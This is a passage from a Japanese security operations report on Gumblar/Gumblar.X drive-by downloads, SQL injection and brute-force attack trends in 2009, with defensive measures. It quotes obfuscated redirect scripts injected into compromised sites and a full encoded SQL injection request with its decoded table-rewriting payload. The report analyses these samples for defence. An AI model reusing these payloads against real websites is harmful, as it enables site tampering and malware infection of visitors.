多くの企業ではクライアントPCとして利用するWindows®システムのパッチ管理を行っています。そのため、Windows OSの脆弱性に攻撃を受けてマルウェアに感染する事例は減少しています。しかし、現在攻撃者がマルウェア感染に利用する脆弱性はOSではなくブラウザのプラグインなどのクライアント・アプリケーションに存在するものです。前述の通り、東京SOCの検知情報からは、Gumblar.X 攻撃ではAdobe ReaderやAdobe Flash Player

¹⁰ ウィルスダウンロードしてもウィルス対策ソフトが検知した場合は感染を防ぐことができるため、ウィルスのダウンロードがそのままウィルス感染行為の成功を意味するものではありません。

が狙われていたことが確認されています。

また、『攻撃用改ざん Web サイト』には、一度アクセスしてきたクライアント PC の IP アドレスを記録することで、同じ IP アドレスに対して複数回攻撃を行わない仕組みや、『誘導元改ざん Web サイト』を経ずに直接マルウェアをダウンロードする試みを排除する仕組みが備えられていたことを確認しています。このように攻撃コードやマルウェアの分析を妨げる対策が行われており、さらにダウンロードされるマルウェアの内容も連日のように更新されていたことでウイルス対策ソフトのシグネチャー作成が遅れていたことも、感染被害が拡大した要因と考えられます。


なお、3.1.1 で紹介したとおり、Gumblar.X 攻撃は 2009 年 12 月に事実上終了しています。しかし、東京 SOC では、Gumblar.X 攻撃によって感染したマルウェアを駆除できていない事例を多数確認しています。自宅でマルウェアに感染した PC を社内に持ち込むことで、マルウェアに感染していたことが発覚するケースも確認されています。

3.2.3 Gumblar と Gumblar.X の違い

2009 年 3～5 月頃に確認された Gumblar と、10～12 月に確認された Gumblar.X には大きな違いが 1 点あります。それは、クライアント・アプリケーションに攻撃を行い、マルウェアに感染させようとする攻撃サーバー (Gumblar.X の場合『攻撃用改ざん Web サイト』) の数です。3～5 月の攻撃では、クライアントの誘導先となる攻撃サーバーは「gumblar.cn」や「martuz.cn」などの特定のサーバーでした。10 月の攻撃では、改ざんされた Web サイトが誘導先の攻撃サーバーとして利用されていたため、大量に存在しました。

5 月時点では、攻撃サーバーが「gumblar.cn」や「martuz.cn」など攻撃者の用意したものに限られていたため、URL フィルタリングや、IP アドレスでのアクセスコントロールが可能でした。しかし 10 月からの攻撃では、攻撃サーバーがすべて改ざん Web サイトになったため、完全に把握することが困難となり、同様の対策の実効性が著しく低下しました。

2009年5月の攻撃



2009年10月の攻撃




図 3-8 Gumblar 攻撃と Gumblar.X 攻撃の違い

3.2.4 他のドライブ・バイ・ダウンロード攻撃

東京 SOC では、Gumblar.X 攻撃終了後も、いくつかの改ざんされた Web サイトは継続してドライブ・バイ・ダウンロード攻撃に利用されていることを確認しています。これは、セキュリティ管理が不十分な Web サイトがたまたま複数の攻撃の対象となったか、あるいは、Gumblar.X 攻撃を行った攻撃勢力が他の攻撃勢力に改ざん Web サイトの情報を譲渡したものかと考えられます¹¹。2010 年 1 月時点では、双方の攻撃について明確な関連が確認されないため、前者の可能性が高いものと推測しています。

図 3-9 は、Gumblar.X 攻撃に利用されていた改ざん Web サイトに新たに埋め込まれていた攻撃ツールです。このような攻撃ツールは、Gumblar.X の攻撃と同様にクライアントにインストールされたアプリケーションの脆弱性に対して攻撃を行います。クライアントに脆弱性が存在する場合、マルウェアに感染する可能性があります。

攻撃者は、クライアントにマルウェアを感染させる際や、データベースの情報を漏洩させる際に、アンダーグラウンドで売買される攻撃ツールを利用することがあります。このような攻撃ツールは多数存在し、インターネット上で攻撃が増加する要因となっています。こういったツールは図 3-9 のような洗練された管理画面を備えるなど、一般のアプリケーションと同様にユーザーの操作を容易にする工夫がなされています。



図 3-9 Gumblar.X 攻撃によって改ざんされたサイトで確認された攻撃ツール
(Gumblar.X 収束後の攻撃で利用されたもの)

次に、今期確認された Gumblar.X 以外の主なドライブ・バイ・ダウンロード攻撃として、3.1.2 で言及した一連の攻撃について、その流れを詳解します。

具体的な攻撃の流れは、Gumblar/Gumblar.X と変わりません。攻撃者が改ざんした Web サイトを閲覧したユーザーが、以下のような不正なサーバーに誘導された結果、クライアントアプリケーションに攻撃をうけて、マルウェアに感染します。

¹¹ Gumblar.X の攻撃勢力が使用するツールキットを変更した可能性も考えられます。しかしながら、2009 年 12 月時点では攻撃の成功率に大きな変化も見られず、積極的にツールキットを変更しなければならない理由が考えにくいいため、東京 SOC では、この可能性は高いものと考えています。




図 3-10 Gumblar と類似した攻撃の流れ

改ざんされた Web サイトには次のような文字列が挿入されます。これは、不正な Web サイトにユーザーをリダイレクトするコードです。

```
<script>/*GNU GPL*/ try{window.onload = function(){var H3qqa3ur6p = document.createElement('script');H3qqa3ur6p.setAttribute('type', 'text/javascript');H3qqa3ur6p.setAttribute('id', 'myscript1');H3qqa3ur6p.setAttribute('src', 'h#!t##(t&()p$:!#@/!(/$#!!)i!&v()@e!^(.$(!c!)o)m@.&!#g#o((o^g)(l^$!e$ $c$#o(m#^@.)$b#o#!#a&i#!d^$#u#)$!(-(m!$)n$&(@)c^@so((m!(&.^)(b&!!)e@s(&t@a()r#$#)t))@s#!#)a!|#e@(.))&r$!u!&$)@$8^#^0&)$^/!&w@$o^r(^!d@^p^#)r#e@^s(&s&@.@.(^c#^o!!m$)/&^g@$(^o@(^o@g@%$!&&#e^))&@-(($m)#a#)i^!^#.!&^)!&t((!(!)!i&v^(&(e()#j^$a&s@(&m$^&(i$#n!#^-#)p$!;!h$!o(&#t(#o##)!b#!$u^#k((e&! )t#!((#. $@$c!&@o@m^)&/)!c&#(n$)e()&&t
```

```
<script>/*CODE1*/ try{window.onload = function(){var Q236s4ic4454clw = document.createElement('script');Q236s4ic4454clw.setAttribute('type', 'text/javascript');Q236s4ic4454clw.setAttribute('id', 'myscript1');Q236s4ic4454clw.setAttribute('src', 'h(t)!^t^))p#@:&&/##/&$#c^$!^@)(i&(c$^k))#s^o$#r!^)-$$$&c@o#^m^#.#&(e(a!|s)(@)m(o@^n!$!e&^(y$#).#&c$@o$@!$^m##(.@m@o@b(^i&#|#!@e@)@&(-d)&(e^&@(.))@&h)@@@o^m!e#&&s)a#$$!$#e^!p^!&@u#((^s^#@(.)$)r$$u(:!$!$0&$88)@f0$!)/!o#&c#&@n(@^!.)n@e@.)&j!@^#p#/)o^c^n)((.n^e^$.@!)$j!!^(p#!/@&)c^(l&(a&s(^s@m^a($^t#e!#^@)s.^c^&#o(&m&/)(&l&(i(@n)(k$@h&e)@$(!)$p^!e)!$r#$.)&c!&n($@/$g#o^@&o!
```

この攻撃では、2009年12月16日に公開された Adobe Reader/Acrobat の脆弱性が悪用され、2010年1月14日に対応パッチが公開されるまでゼロデイ攻撃が発生していました。2010年1月以降も国内外でこの脆弱性を悪用する攻撃は継続しているので、注意が必要です。

3.3 ドライブ・バイ・ダウンロード攻撃への対策

3.3.1 クライアント PC の対策

クライアント PC をマルウェアに感染させないためには、クライアント PC の OS およびブラウザ、ブラウザ・プラグインを最新の状態に保つことがもっとも重要です。以下は東京 SOC の検知状況から、最近の攻撃でよく悪用されることが確認されている脆弱性ですが、2010年1月末日時点では全ての脆弱性について修正パッチまたは修正バージョンのアップデートが公開されています。

- Adobe Reader/Acrobat の脆弱性 (CVE-2008-2992、CVE-2009-0927、CVE-2009-4324)
- Java の脆弱性 (CVE-2008-5353)

- Microsoft Internet Explorer の脆弱性 (CVE-2010-0249)
- Microsoft Data Access Components の脆弱性 (CVE-2006-0003)
- Microsoft Access Snapshot Viewer の脆弱性 (CVE-2008-2463)

Adobe のプラグインや Java 実行環境などは、PC 購入時にプリインストールされているケースが多いため、一般のユーザーにとっては、バージョン管理どころかアプリケーションがインストールされていることすら把握していない場合があります。ビジネス環境では、個々の脆弱性に対応するのではなく、利用アプリケーションを適切に管理し、常に最新バージョンを維持する環境を構築することが重要です。

なお、上記の CVE-2009-4324 や CVE-2010-0249 などの脆弱性については、0-day 攻撃が発生しました。パッチ未公開の脆弱性については、Windows OS の DEP 機能を有効化することや、Adobe Reader/Acrobat の JavaScript 機能を無効化する¹²ことで、攻撃の影響を低減することが可能です。

また、Adobe Reader/Acrobat でゼロデイ攻撃が発生した際に、別の PDF ビューアーの利用を促すベンダーが見受けられます。これは一時的な対応としては有効ですが、他の PDF ビューアーにも脆弱性は存在することを理解しておく必要があります。東京 SOC では実際に、このようなサード・パーティーの PDF ビューアーの脆弱性が攻撃されていることを確認しています¹³。他の PDF ビューアーを利用する場合でも、脆弱性の有無を把握し、対策を講じることが重要です。

万が一マルウェアに感染した場合に、この状態に気づかず放置してしまうと、FTP アカウント情報の漏洩が再発し続けます。マルウェアがアップデートされることで、アカウント情報の漏洩以外の被害が発生する可能性もあります。ウイルス対策ソフトの更新と定期的なフルスキャンを管理することを推奨します。

3.3.2 サーバーおよびアカウント管理の対策

運営している Web サイトが改ざんされ、ドライブ・バイ・ダウンロード攻撃に悪用されてしまうと、クライアント PC へのマルウェア感染行為に加担した加害者となってしまいます。このため、Web サイト管理者は、改ざんを防ぎ、万が一改ざんされてしまった場合には、速やかにこれを検知して修正しなければなりません。

主な Web サーバーの改ざん手法としては、Gumblar/Gumblar.X のようにクライアントに感染させたマルウェアによってアカウント情報を盗み出して悪用する方法と、SQL インジェクション攻撃によって Web サイトと連動したデータベースを改ざんする方法がありますが、本節では前者の対策を紹介します¹⁴。

(1) FTP 等の管理通信の接続元を限定する

Gumblar/Gumblar.X では、改ざんのために国外のホストから Web サイトへ接続してきていたことが報告されています。自社のクライアント PC を踏み台にするような方法をとられた場合には効果が期待できませんが、これまで行われてきた改ざんについては、FTP などの管理接続の送信元を特定のネットワークに限定することで対処することが可能です。

¹² Adobe: セキュリティ速報 APSA09-07 - Adobe Reader および Acrobat に関するセキュリティ情報
<http://www.adobe.com/jp/support/security/advisories/apsa09-07.html>

¹³ IBM インターネット セキュリティ システムズ:PDF ビューアーの脆弱性を狙う攻撃【SOC Report】
<http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1332537?cntxt=a1010214>

¹⁴ SQL インジェクション攻撃の対策については 4 章参照

(2) FTP を利用しない

FTP は転送データや認証セッションの暗号化機能を持たない脆弱なプロトコルです。FTPS¹⁵や SFTP¹⁶といった他の、より安全なデータ転送プロトコルへ移行することで、Gumblar/Gumblar.X 攻撃で行われたような、マルウェアによるトラフィック盗聴の影響を回避することが可能です。

(3) 管理用システムの用途を限定する

Web コンテンツのアップデートに利用する端末を限定し、通常の社内ネットワークから隔離して、他の用途に利用しないようにすることによって、その端末がドライブ・バイ・ダウンロード攻撃の被害を受ける可能性を低減することができます。これにより、FTP などの管理通信を行う端末がマルウェアに感染してアカウント情報が漏洩するリスクを下げることが可能です。

Web コンテンツの更新を外注しているような環境ではこの対応が難しい場合もありますが、外注先から直接サーバーへアップロードさせるのではなく、本番サーバーへの転送処理だけは自社の端末から行う手順を定めている企業もあるようです。

(4) Web コンテンツの更新を管理する

万が一 Web サイトが改ざんされてしまった場合に、それを速やかに把握するためには、コンテンツの更新を管理し記録する仕組みを設けておくことが重要です。理想的には、この記録と合致しない意図しない更新(改ざん)を検出する仕組みが求められます。

(5) アカウント情報を定期的に変更する

アカウント情報の漏洩はマルウェアによる盗聴以外の原因によっても発生します。大きな組織では、情報漏洩を完全に把握することは難しいので、アカウント情報の漏洩有無に関わらず、パスワードや証明書などの認証情報を定期的に変更することで、漏洩した情報を用いた改ざん行為のリスクを低減することが可能です。

3.3.3 IDS/IPS によるマルウェア・ダウンロードの検知・防御

不正なサイトから送信される攻撃コードが「難読化」されており、ネットワークトラフィックから攻撃そのものを識別することが難しいため、一般的にクライアント PC へのドライブ・バイ・ダウンロード攻撃を IDS/IPS で検知することは困難と考えられています。

しかし、IPS/IDS で Web サイトから送信されたコンテンツが「難読化されていること」を検知することは可能です。攻撃の一連の流れを踏まえ、このような「難読化されていること」を示すイベントや、「バイナリファイルが転送されたこと」を示すイベントを相関分析することで、疑わしいマルウェア・ダウンロードを検知することが可能です。

¹⁵ File Transfer Protocol over SSL/TLS の略で、FTP で送受信するデータを SSL または TLS で暗号化するプロトコルです。

¹⁶ SSH File Transfer Protocol の略で、SSH の仕組みを利用してファイルを送受信するプロトコルです。

4 SQL インジェクション攻撃

SQL インジェクション攻撃は、Web アプリケーションへの入力を通じて Web アプリケーションと連動するデータベースに不正な SQL 命令を実行させ、データベースに格納された情報の不正取得や改ざんを行うことを目的とした攻撃です。ドライブ・バイ・ダウンロードを目的とした Web サイト改ざんや、Web サイトに保存された情報の不正閲覧など、Web サイトを対象として広く悪用される一般的な攻撃といえます。

4.1 攻撃の検知状況

4.1.1 検知件数の推移

東京 SOC では、2008 年から 2009 年初頭にかけて、Web サイト改ざんを狙った大規模な SQL インジェクション攻撃を度々確認していましたが、2009 年下半期には大規模な攻撃は確認されませんでした(図 4-1)。




図 4-1 SQL インジェクション攻撃の検知件数の推移




図 4-2 SQL インジェクション攻撃元 IP アドレス国別割合(左:2009 年 1~6 月 右:7~12 月)

SQL インジェクション攻撃減少の背景として、攻撃者の戦略の変化が考えられます。SQL インジェクション攻撃による Web サイト改ざんは、サイトを訪れたクライアントを別の悪意あるサイトへ自動的に誘導するためのリンクを埋め込むことを目的としていました。

しかし、2009 年 3 月頃から、マルウェアを使ってクライアント PC から Web サイト管理用のアカウント情報を盗み出し、このアカウント情報を使って Web サイトを改ざんする攻撃が拡大しています。SQL インジェクション攻撃は、通信内容に攻撃用の SQL 命令が含まれるという特徴と、検知技術の向上により、通信系路上での攻撃検知が比較的容易であるのに対し、正規のアカウント情報を利用した侵入は攻撃かどうかの判別が困難です。そのため、攻撃者がより検知されにくい後者の攻撃に戦略を切り替えている可能性が考えられます。

4.1.2 新たに確認された攻撃内容

2009 年 9 月 29 日には、これまでとは異なる SQL インジェクション攻撃を確認しました。

この攻撃は、以前まで確認されていた攻撃と同様に、Web サイトの改ざんを目的とした攻撃でした。しかし、これまでのように悪意ある Web サイトへのリンクを埋め込むのではなく、既に埋め込まれているリンクを消去し、改ざん前の状態に戻すことを目的としていました。

```
GET /index.asp?count=1,DECLARE%20%20S%20VARCHAR(4000),SET%20%20S=CAS%20
(0x4445434c415245204054205641524348415228323525292c4043205641524348415228323
53529204445434c415245205481628c655f437572738f7220435552534f5220464f52205345
4c45435420812e8e816b652c622e6e816d652048524f4d207373738f626a6563747320812
c737975638f6c756d6e72206220574845524520612e69643d622e696420414e4420612e787
47970653d2752720414e444028622e79747970653d3938204f5220622e78747970653d3938
204f5220322e78747970653d323331204f5220622e78747970653d31363729204f52204e82c6
481828c655f437572738f7220484544348204e4558542048524f4d205481628c655f43757
2738f7220484e544f2040542c40403205748494c4528404049455443485f525441545530309
02920424547464e204558454828275550444154452c05b279b40542b275020534554205b72
5940432b275d3d4c45465428434f4e564552542856415243484152283430300282c5b272b
40432b275d282c504154494e444558282727253c7383722527272c434f4e564552542856415
243484152283430300292c5b272b40482b275020292d012920574845524520504154494e
444558282727253c7385722527272c434f4e564552542856415243484152283430300292c
5b272b40432b275d29293e302729204645544348204e4558542046524f4d2c05461826c655f
437572738f7320484e544f2040542c404320454e4420434c4f5543205481628c655f437572
738f72204445414c4c4f45415445205481826c655f437572738f7220%20AS%20VARCHAR
(4000));EXEC(@S);-- HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, */*;q=0.1
Accept-Language: en-US
Accept-Encoding: deflate
User-Agent: Mozilla/4.0
```

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR
SELECT a.name,b.name FROM sysobjects a,syscolumns b WHERE a.id=b.id AND
a.xtype='u' AND (b xtype=99 OR b xtype=35 OR b xtype=231 OR b xtype=167) OPEN
Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE (@@FETCH_STATUS=
0) BEGIN EXEC('UPDATE [' + @T + '] SET [' + @C + ']=LEFT(CONVERT(VARCHAR(4000),
[' + @C + ']),PATINDEX('%<script>',CONVERT(VARCHAR(4000),[' + @C + ']))-1) WHERE PATINDEX
('%<script>',CONVERT(VARCHAR(4000),[' + @C + ']))>0)') FETCH NEXT FROM Table_Cursor
INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor'
```

アップデート前のデータ

～既存データ～ <script src=http://example.com/sample.js></script>

アップデート後のデータ

～既存データ～

攻撃者は、この攻撃によって次の改ざん攻撃のための準備を行ったものと考えられます。2008 年における SQL インジェクション攻撃の増加により、SQL インジェクション攻撃自体が広く知られるように

なったために Web アプリケーション側の対策が進む一方、現在も対策がなされておらず、SQL インジェクション攻撃が容易に成功するサイトも存在しています。このようなサイトの中には、既に改ざんの被害により、埋め込まれた古いリンクが残った状態になっているものもあります。

攻撃者は今回の攻撃によって現在も SQL インジェクション攻撃が成功するサイトを確認すると共に、既に埋め込まれている古いリンクを削除して、よりターゲットを絞った次の改ざん攻撃の準備を行ったものと推測しています。

4.2 SQL インジェクション攻撃への対策

基本的な対策は、Web アプリケーションに不備を残さないことです。Web アプリケーションに問題がなければ、SQL インジェクション攻撃による被害を受けることはありません。具体的な回避方法としては、データベースへ送信、実行する内容のチェックと無害化、例えばバインド・メカニズムの導入といったことが挙げられます。実装につきましては、情報処理推進機構 (IPA) の提供する「安全なウェブサイトの作り方」¹⁷などの資料を参照の上、稼働環境ごとにご検討ください。

また、提供しているサービスや Web アプリケーションの仕様等の事情により、根本的な対策を行うことが難しい場合や、コストの捻出に時間が掛かる場合は、IPS や WAF¹⁸を導入し適切に運用することで Web アプリケーションへの攻撃を防ぐことができます。

どのような手段で対策を行う場合であっても、ミドルウェアなどに起因する未知の脆弱性や、その他の意図しない不備などを悪用されてしまうリスクが排除しきれないため、複数の手段を用いて攻撃に備えること(多層防御)を強く推奨します。

¹⁷ IPA 安全なウェブサイトの作り方

<http://www.ipa.go.jp/security/vuln/websecurity.html>

¹⁸ Web Application Firewall の略

5 ブルートフォース攻撃

ブルートフォース攻撃とは、パスワード認証を用いる公開サービスに対して任意の手法で生成したアカウントとパスワードの組み合わせでログイン試行を繰り返し、有効な組み合わせを推測する攻撃を意味します。辞書を元にパスワードを生成することから「辞書攻撃」と呼ばれることもあります。東京 SOC では特に広く使用されている SSH と FTP サービスへのブルートフォース攻撃の状況を注視しています。

5.1 SSH サービスへのブルートフォース攻撃の検知状況

国内における攻撃の検知数は8月中旬を境にそれ以前と比較して若干減少しており、8月以降はほぼ横ばいでした。反面、攻撃元IPアドレス数は8月中旬以降微増傾向にあります。これは、攻撃元IPアドレスごとのログイン試行回数を減らすことで、サーバーやIDS/IPSにブルートフォース攻撃として識別されることを回避しようとする攻撃者側の意図によるものと考えられます。




図 5-1 SSH ブルートフォース攻撃の検知数推移

5.2 FTP サービスへのブルートフォース攻撃の検知状況

2009年4月以降から、国内における攻撃検知数、攻撃元ノード数ともに減少傾向にあり、6月～9月に一旦微増したものの、10月以降さらに減少傾向となりました。

FTP アカウント情報を盗み出し公開 Web サイトの改ざんに悪用する Gumbar/Gumblar.X (2009年3～5月、10～12月)の拡散が大きな話題となりましたが、ブルートフォース攻撃の減少傾向との具体的な関連は確認されていません。

